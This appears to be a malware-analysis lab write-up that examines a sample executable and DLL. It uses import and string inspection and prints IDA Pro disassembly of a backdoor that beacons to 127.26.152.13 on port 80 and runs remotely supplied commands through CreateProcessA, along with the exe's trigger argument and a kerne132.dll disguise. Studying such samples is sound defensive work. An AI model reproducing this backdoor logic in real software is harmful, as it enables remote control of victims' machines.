
As we see both files have small but reasonable numbers of imports (Figure10 and Figure 15) and well-formed sections with appropriate sizes. As the file have fewer imports gives indication that the files are small programs but not packed. One more abnormal thing is that the dll has no exports but till now, not find any indication that files are packed.

As we look at the files imports (Figure10) and strings (Figure11) of our .exe file, all of the imports from msvcrt.dll are functions that are included in nearly every normal executable as part of the wrapper code added by the compiler. While if we explore the imports from kernel32.dll, we see functions used for opening and manipulating files. Some functions like FindFirstFile and FindNextFile tell us that the malware searches through the filesystem, and that it can open and modify files.

The interesting import functions in our .exe file are CreateFileA, CreateFileMappingA, MapViewOfFile, IsBadReadPtr, UnmapViewOfFile, CloseHandle, FindFirstFileA, FindClose, FindNextFileA, CopyFileA. The imports CreateFileA, CreateFileMappingA, and MapViewOfFile gives us indication that this executable probably opens a file and maps it into memory. The FindFirstFileA and FindNextFileA combination provides us information that the program probably searches directories and uses CopyFileA to copy files that it finds.

We can't be sure up to this point that what the program is searching for, but as we see the strings (Figure11) for .exe file, some strings suggest that it is searching for executables on the victim's system like Sample01-01.dll. The string Sample01-01.dll tells us that the .exe may access the DLL in some way. Further, we see the strings C:\Windows\System32\Kernel32.dll and C:\windows\ system32\kerne**1**32.dll. (Here the numeric letter 1 is used instead of alphabet letter l in kerne**1**32.dll, clearly meant to disguise itself as the Windows kernel32.dll file.) So, this file kerne**1**32.dll can be serve as a host-based indicator to locate infections, and we should analyze it for malicious code.

Figure12: Sample01-01.dll



Next, we look at the imports (Figure15) and strings (Figure16) for Sample01-01.dll. It imports functions from WS2_32.dll which is used for networking purpose. The import ws2_32.dll for Sample01-01.dll contains all the functions (socket, connect, send, recv, closesocket) required to send and receive data over a network. We also see two interesting functions imported from kernel32.dll: CreateProcess and Sleep, commonly used by backdoors. These functions are more interesting to us when see in combination with the strings exec and sleep. The exec string is probably sent by command and control server to instruct the backdoor to run a program with CreateProcess, the CreateProcess function tells us that this program may create another process. The sleep string may be used to instruct the backdoor program to sleep.

Some more strings (Figure 16) in Sample01-01.dll like hello, 127.26.152.13, SADFHUHF are of interest. The IP address, 127.26.152.13, may be the address to which malware might connect. We may also further investigate the strings hello, sleep, exec, SADFHUHF through IDA Pro or Ghidra later.

Figure 13: Sample 01-01.dll : Indicators that file is suspicious




Figure 14: Sample 01-01.dll : API/Libraries Used in File




Figure 15: Sample 01-01.dll : Imports in File





Figure 16: Sample 01-01.dll : Strings present in File



The Sample01-01.dll has no exports which is abnormal as dll have exports to provide functionality to other executables, so without any exports, the dll can't be imported by another program, though a program could still call LoadLibrary on a DLL with no exports. We'll keep this in mind when we look more closely at our dll. As the executable Sample01-01.exe does not import Sample01-01.dll (or use any of the functions from the DLL), this behavior is suspect and something we need to examine as part of our analysis.

Now we analyze Sample01-01.dll and Sample01-01.exe through IDA Pro. We first analyze Sample01-01.dll as shown in Figure17 below:

Advance Static Analysis of Sample01-01.dll

Figure17(i): Sample01-01.dll

```
.text:10001010 sub_10001010    proc near               ; CODE XREF: DllEntryPoint+4B↓p
.text:10001010
.text:10001010 hObject         = dword ptr -11F8h
.text:10001010 name            = sockaddr ptr -11F4h
.text:10001010 ProcessInformation= _PROCESS_INFORMATION ptr -11E4h
.text:10001010 StartupInfo     = _STARTUPINFOA ptr -11D4h
.text:10001010 WSAData         = WSAData ptr -1190h
.text:10001010 buf             = byte ptr -1000h
.text:10001010 var_FFF         = byte ptr -0FFFh
.text:10001010 CommandLine     = byte ptr -0FFBh
.text:10001010 arg_4           = dword ptr  8
.text:10001010
.text:10001010                 mov     eax, 11F8h
.text:10001015                 call    __alloca_probe  ; Call Procedure
.text:1000101A                 mov     eax, [esp+11F8h+arg_4]
.text:10001021                 push    ebx
.text:10001022                 push    ebp
.text:10001023                 push    esi
.text:10001024                 cmp     eax, 1          ; Compare Two Operands
.text:10001027                 push    edi
.text:10001028                 jnz     loc_100011E8    ; Jump if Not Zero (ZF=0)
.text:1000102E                 mov     al, byte_10026054
.text:10001033                 mov     ecx, 3FFh
.text:10001038                 mov     [esp+1208h+buf], al
.text:1000103F                 xor     eax, eax        ; Logical Exclusive OR
.text:10001041                 lea     edi, [esp+1208h+var_FFF] ; Load Effective Address
.text:10001048                 push    offset Name     ; "SADFHUHF"
.text:1000104D                 rep stosd               ; Store String
.text:1000104F                 stosw                   ; Store String
.text:10001051                 push    0               ; bInheritHandle
.text:10001053                 push    1F0001h         ; dwDesiredAccess
.text:10001058                 stosb                   ; Store String
.text:10001059                 call    ds:OpenMutexA   ; Indirect Call Near Procedure
.text:1000105F                 test    eax, eax        ; Logical Compare
.text:10001061                 jnz     loc_100011E8    ; Jump if Not Zero (ZF=0)
.text:10001067                 push    offset Name     ; "SADFHUHF"
.text:1000106C                 push    eax             ; bInitialOwner
.text:1000106D                 push    eax             ; lpMutexAttributes
.text:1000106E                 call    ds:CreateMutexA ; Indirect Call Near Procedure
.text:10001074                 lea     ecx, [esp+1208h+WSAData] ; Load Effective Address
.text:10001078                 push    ecx             ; lpWSAData
.text:10001079                 push    202h            ; wVersionRequested
.text:1000107E                 call    ds:WSAStartup   ; Indirect Call Near Procedure
.text:10001084                 test    eax, eax        ; Logical Compare
.text:10001086                 jnz     loc_100011E8    ; Jump if Not Zero (ZF=0)
.text:1000108C                 push    6               ; protocol
.text:1000108E                 push    1               ; type
.text:10001090                 push    2               ; af
.text:10001092                 call    ds:socket       ; Indirect Call Near Procedure
.text:10001098                 mov     esi, eax
.text:1000109A                 cmp     esi, 0FFFFFFFFh ; Compare Two Operands
.text:1000109D                 jz      loc_100011E2    ; Jump if Zero (ZF=1)
.text:100010A3                 push    offset cp       ; "127.26.152.13"
.text:100010A8                 mov     [esp+120Ch+name.sa_family], 2
.text:100010AF                 call    ds:inet_addr    ; Indirect Call Near Procedure
.text:100010B5                 push    50h             ; hostshort
.text:100010B7                 mov     dword ptr [esp+120Ch+name.sa_data+2], eax
.text:100010BB                 call    ds:htons        ; Indirect Call Near Procedure
.text:100010C1                 lea     edx, [esp+1208h+name] ; Load Effective Address
.text:100010C5                 push    10h             ; namelen
.text:100010C7                 push    edx             ; name
.text:100010C8                 push    esi             ; s
.text:100010C9                 mov     word ptr [esp+1214h+name.sa_data], ax
.text:100010CE                 call    ds:connect      ; Indirect Call Near Procedure
.text:100010D4                 cmp     eax, 0FFFFFFFFh ; Compare Two Operands
.text:100010D7                 jz      loc_100011DB    ; Jump if Zero (ZF=1)
.text:100010DD                 mov     ebp, ds:strncmp
.text:100010E3                 mov     ebx, ds:CreateProcessA
```

Figure 17(ii): Sample 01-01.dll

```
.text:100010E9 loc_100010E9:                           ; CODE XREF: sub_10001010+12A↓j
.text:100010E9                                         ; sub_10001010+14F↓j ...
.text:100010E9                 mov     edi, offset buf ; "hello"
.text:100010EE                 or      ecx, 0FFFFFFFFh ; Logical Inclusive OR
.text:100010F1                 xor     eax, eax        ; Logical Exclusive OR
.text:100010F3                 push    0               ; flags
.text:100010F5                 repne scasb             ; Compare String
.text:100010F7                 not     ecx             ; One's Complement Negation
.text:100010F9                 dec     ecx             ; Decrement by 1
.text:100010FA                 push    ecx             ; len
.text:100010FB                 push    offset buf      ; "hello"
.text:10001100                 push    esi             ; s
.text:10001101                 call    ds:send         ; Indirect Call Near Procedure
.text:10001107                 cmp     eax, 0FFFFFFFFh ; Compare Two Operands
.text:1000110A                 jz      loc_100011DB    ; Jump if Zero (ZF=1)
.text:10001110                 push    1               ; how
.text:10001112                 push    esi             ; s
.text:10001113                 call    ds:shutdown     ; Indirect Call Near Procedure
.text:10001119                 cmp     eax, 0FFFFFFFFh ; Compare Two Operands
.text:1000111C                 jz      loc_100011DB    ; Jump if Zero (ZF=1)
.text:10001122                 push    0               ; flags
.text:10001124                 lea     eax, [esp+120Ch+buf] ; Load Effective Address
.text:1000112B                 push    1000h           ; len
.text:10001130                 push    eax             ; buf
.text:10001131                 push    esi             ; s
.text:10001132                 call    ds:recv         ; Indirect Call Near Procedure
.text:10001138                 test    eax, eax        ; Logical Compare
.text:1000113A                 jle     short loc_100010E9 ; Jump if Less or Equal (ZF=1 | SF!=OF)
.text:1000113C                 lea     ecx, [esp+1208h+buf] ; Load Effective Address
.text:10001143                 push    5               ; MaxCount
.text:10001145                 push    ecx             ; Str2
.text:10001146                 push    offset Str1     ; "sleep"
.text:1000114B                 call    ebp ; strncmp   ; Indirect Call Near Procedure
.text:1000114D                 add     esp, 0Ch        ; Add
.text:10001150                 test    eax, eax        ; Logical Compare
.text:10001152                 jnz     short loc_10001161 ; Jump if Not Zero (ZF=0)
.text:10001154                 push    60000h          ; dwMilliseconds
.text:10001159                 call    ds:Sleep        ; Indirect Call Near Procedure
.text:1000115F                 jmp     short loc_100010E9 ; Jump
.text:10001161 ; ---------------------------------------------------------------------------

.text:10001161 loc_10001161:                           ; CODE XREF: sub_10001010+142↑j
.text:10001161                 lea     edx, [esp+1208h+buf] ; Load Effective Address
.text:10001168                 push    4               ; MaxCount
.text:1000116A                 push    edx             ; Str2
.text:1000116B                 push    offset aExec    ; "exec"
.text:10001170                 call    ebp ; strncmp   ; Indirect Call Near Procedure
.text:10001172                 add     esp, 0Ch        ; Add
.text:10001175                 test    eax, eax        ; Logical Compare
.text:10001177                 jnz     short loc_100011B6 ; Jump if Not Zero (ZF=0)
.text:10001179                 mov     ecx, 11h
.text:1000117E                 lea     edi, [esp+1208h+StartupInfo] ; Load Effective Address
.text:10001182                 rep stosd               ; Store String
.text:10001184                 lea     eax, [esp+1208h+ProcessInformation] ; Load Effective Address
.text:10001188                 lea     ecx, [esp+1208h+StartupInfo] ; Load Effective Address
.text:1000118C                 push    eax             ; lpProcessInformation
.text:1000118D                 push    ecx             ; lpStartupInfo
.text:1000118E                 push    0               ; lpCurrentDirectory
.text:10001190                 push    0               ; lpEnvironment
.text:10001192                 push    8000000h        ; dwCreationFlags
.text:10001197                 push    1               ; bInheritHandles
.text:10001199                 push    0               ; lpThreadAttributes
.text:1000119B                 lea     edx, [esp+1224h+CommandLine] ; Load Effective Address
.text:100011A2                 push    0               ; lpProcessAttributes
.text:100011A4                 push    edx             ; lpCommandLine
.text:100011A5                 push    0               ; lpApplicationName
.text:100011A7                 mov     [esp+1230h+StartupInfo.cb], 44h
.text:100011AF                 call    ebx ; CreateProcessA ; Indirect Call Near Procedure
.text:100011B1                 jmp     loc_100010E9    ; Jump
.text:100011B6 ; ---------------------------------------------------------------------------
.text:100011B6
.text:100011B6 loc_100011B6:                           ; CODE XREF: sub_10001010+167↑j
.text:100011B6                 cmp     [esp+1208h+buf], 71h ; Compare Two Operands
.text:100011BE                 jz      short loc_100011D0 ; Jump if Zero (ZF=1)
.text:100011C0                 push    60000h          ; dwMilliseconds
.text:100011C5                 call    ds:Sleep        ; Indirect Call Near Procedure
.text:100011CB                 jmp     loc_100010E9    ; Jump
.text:100011D0 ; ---------------------------------------------------------------------------
```

Figure 17(iii): Sample01-01.dll

```
.text:100011D0 loc_100011D0:                           ; CODE XREF: sub_10001010+1AE↑j
.text:100011D0                 mov     eax, [esp+1208h+hObject]
.text:100011D4                 push    eax             ; hObject
.text:100011D5                 call    ds:CloseHandle  ; Indirect Call Near Procedure
.text:100011DB
.text:100011DB loc_100011DB:                           ; CODE XREF: sub_10001010+C7↑j
.text:100011DB                                         ; sub_10001010+FA↑j ...
.text:100011DB                 push    esi             ; s
.text:100011DC                 call    ds:closesocket  ; Indirect Call Near Procedure
.text:100011E2
.text:100011E2 loc_100011E2:                           ; CODE XREF: sub_10001010+8D↑j
.text:100011E2                 call    ds:WSACleanup   ; Indirect Call Near Procedure
.text:100011E8
.text:100011E8 loc_100011E8:                           ; CODE XREF: sub_10001010+18↑j
.text:100011E8                                         ; sub_10001010+51↑j ...
.text:100011E8                 pop     edi
.text:100011E9                 pop     esi
.text:100011EA                 pop     ebp
.text:100011EB                 mov     eax, 1
.text:100011F0                 pop     ebx
.text:100011F1                 add     esp, 11F8h      ; Add
.text:100011F7                 retn    0Ch             ; Return Near from Procedure
.text:100011F7 sub_10001010    endp
.text:100011F7
.text:100011F7 ; ---------------------------------------------------------------------------
.text:100011FA                 align 10h
.text:10001200                 mov     eax, 1
.text:10001205                 retn                    ; Return Near from Procedure
.text:10001205 ; ---------------------------------------------------------------------------
.text:10001206                 align 10h
.text:10001210                 mov     eax, 3
.text:10001215                 retn                    ; Return Near from Procedure
.text:10001215 ; ---------------------------------------------------------------------------
.text:10001216                 align 10h
.text:10001220 ; [0000002F BYTES: COLLAPSED FUNCTION __alloca_probe. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:1000124F
.text:1000124F ; =============== S U B R O U T I N E =======================================
```

When looking at the Sample01-01.dll in IDA Pro, we see no exports, but we see an entry point with name DllEntryPoint, which is automatically labeled by IDA Pro. As shown in Figure 17(i), IDA pro also mentions a subroutine/function with name sub10001010 which contains main logic and almost all function calls we see in our dll imports and strings. We here use a simple trick and look only at call instructions, ignoring all other instructions which help us understand the functionality of DLL. Below only code corresponding to relevant function calls given in Figure17(i,ii,iii).

- 10001015 call __alloca_probe
- 10001059 call ds:OpenMutexA
- 1000106E call ds:CreateMutexA
- 1000107E call ds:WSAStartup
- 10001092 call ds:socket
- 100010AF call ds:inet_addr
- 100010BB call ds:htons
- 100010CE call ds:connect
- 10001101 call ds:send
- 10001113 call ds:shutdown
- 10001132 call ds:recv
- 1000114B call ebp ;strncmp
- 10001159 call ds:Sleep
- 10001170 call ebp ;strncmp

- 100011AF call ebx ;CreateProcessA
- 100011C5 call ds:Sleep
- 100011D5 call ds:CloseHandle
- 100011DC call ds:closesocket
- 100011E2 call ds:WSACleanup

As shown in Figure17(i), function __alloca_probe is called to allocate stack on the space. After that OpenMutexA and CreateMutexA, get called to create mutex/lock or to implement process synchronization to ensure that only one copy of the malware is running at one time. The other functions like socket, inet_addr, connect, send, recv are used to establish a connection with a remote socket, and to transmit and receive data.

At this point, we don't know what data is sent or received, or which process is being created, but we can guess at what this DLL does. As we know that the dll have functions which send, receive some data and also create process which further confirms that it is designed to receive commands or data from some remote command and control server.In Figure17(i), before the connect call, we see a call to inet_addr with the fixed IP address of 127.26.152.13. We can also see that the port argument is 0x50, which interpreted to port 80 and this port used for web-traffic normally.

In Figure17(ii), the buf argument stores the data that cane be sent over the network, and our disassembler IDA Pro interpret that the pointer to buf represents the string "hello" and labels it as such. This hello strings appears to be message send to command and control server to tell that now it is ready for command.

If we go to the call to recv (Figure17(ii)), we see that the buffer on the stack has been labeled by IDA Pro. The call to recv will store the incoming network traffic on the stack. Now we have to find what the program is doing with the response. We see the buffer value checked a few lines later and strncmp function called to check if the first five characters are the string sleep. If so, it calls the Sleep function to sleep for 60 seconds. This tells us that if the remote server sends the command sleep, the program will call the Sleep function.

We see the buffer accessed again a few instructions later at loc_10001161 (Figure17(ii)), here the code is checking, if the buffer begins with exec. If so, the strncmp function will return 0, and the code will executejnz instruction call the CreateProcessA function. There are a lot of parameters to the CreateProcessAfunction , but the most interesting is the CommandLine parameter, which tells us the process that will be created. The listing suggests that the string in CommandLine was stored on the stack somewhere earlier in code, and we need to determine where. The IDA Pro function information shown in starting of Figure17tells us that CommandLine corresponds to the value of 0x0FFB.

The fact that 0x0FFB is 5 bytes into our receive buffer tells us that the command to be executed is whatever is stored 5 bytes into our receive buffer. In this case, that means that the data received from the remote server would be exec FullPathOfProgramToRun. When the malware receives the exec FullPathOfProgramToRun command string from the remote server, it will call CreateProcessA with FullPathOfProgramToRun.

Now we are clear about that the dll DLL implements backdoor functionality that allows the attacker to launch an executable on the system by sending a response to a packet on port 80. There's still the mystery of why this DLL has no exported functions and how this DLL is run, and the content of the DLL offers no explanations, so we'll need to defer those questions until later.

Advance Static Analysis of Sample01-01.exe

Figure18(i): Sample01-01.exe

```
.text:00401440                mov     eax, [esp+arg_0]
.text:00401444                sub     esp, 44h
.text:00401447                cmp     eax, 2
.text:0040144A                push    ebx
.text:0040144B                push    ebp
.text:0040144C                push    esi
.text:0040144D                push    edi
.text:0040144E                jnz     loc_401813
.text:00401454                mov     eax, [esp+54h+arg_4]
.text:00401458                mov     esi, offset aWarningThisWil ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
.text:0040145D                mov     eax, [eax+4]
.text:00401460
.text:00401460 loc_401460:                            ; CODE XREF: sub_401440+42↓j
.text:00401460                mov     dl, [eax]
.text:00401462                mov     bl, [esi]
.text:00401464                mov     cl, dl
.text:00401466                cmp     dl, bl
.text:00401468                jnz     short loc_401488
.text:0040146A                test    cl, cl
.text:0040146C                jz      short loc_401484
.text:0040146E                mov     dl, [eax+1]
.text:00401471                mov     bl, [esi+1]
.text:00401474                mov     cl, dl
.text:00401476                cmp     dl, bl
.text:00401478                jnz     short loc_401488
.text:0040147A                add     eax, 2
.text:0040147D                add     esi, 2
.text:00401480                test    cl, cl
.text:00401482                jnz     short loc_401460
.text:00401484
.text:00401484 loc_401484:                            ; CODE XREF: sub_401440+2C↑j
.text:00401484                xor     eax, eax
.text:00401486                jmp     short loc_40148D
.text:00401488 ; ---------------------------------------------------------------------------
```

In Figure 18(i) and in third line from top, the compare instruction is used to check whether the argument count is 2. If it is not so, the code jumps to another section of code (loc_401813 in Figure18(ii)) which takes control to premature exit from the program.

Figure18(ii): Sample01-01.exe

```
.text:00401813 loc_401813:                            ; CODE XREF: sub_401440+E↑j
.text:00401813                                        ; sub_401440+4F↑j
.text:00401813                pop     edi
.text:00401814                pop     esi
.text:00401815                pop     ebp
.text:00401816                xor     eax, eax
.text:00401818                pop     ebx
.text:00401819                add     esp, 44h
.text:0040181C                retn
.text:0040181C sub_401440     endp
```

If argument count is 2 and we move towards normal flow of program, the program moves argv[1] into EAX and the string "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE" into ESI.

The loop starts at loc_401460 (Figure18(i)) compares the string stored in ESI and value in EAX. If these values are not same then the program will jump to a location to return from the function without doing anything.This whole scenario gives us an indication that the program will exit immediately if the correct parameters are not passed to it and that is also is the reason that if we perform dynamic analysis, the program ends immediately.

The correct commandline for the program is as follows:

Prompt> Sample01-01.exe WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

As this is a sample program but the actual malwares also behave in the same way and the message or commandline arguments in real malwares are more complex or cryptic to understand.

Further we analyze the function in IDA Pro, we see calls to CreateFile, CreateFileMapping, and MapViewOfFile (Figure18(iii)), where it opens kernel32.dll and our DLL Sample01-01.dll. The program is reading and writing the two open files.

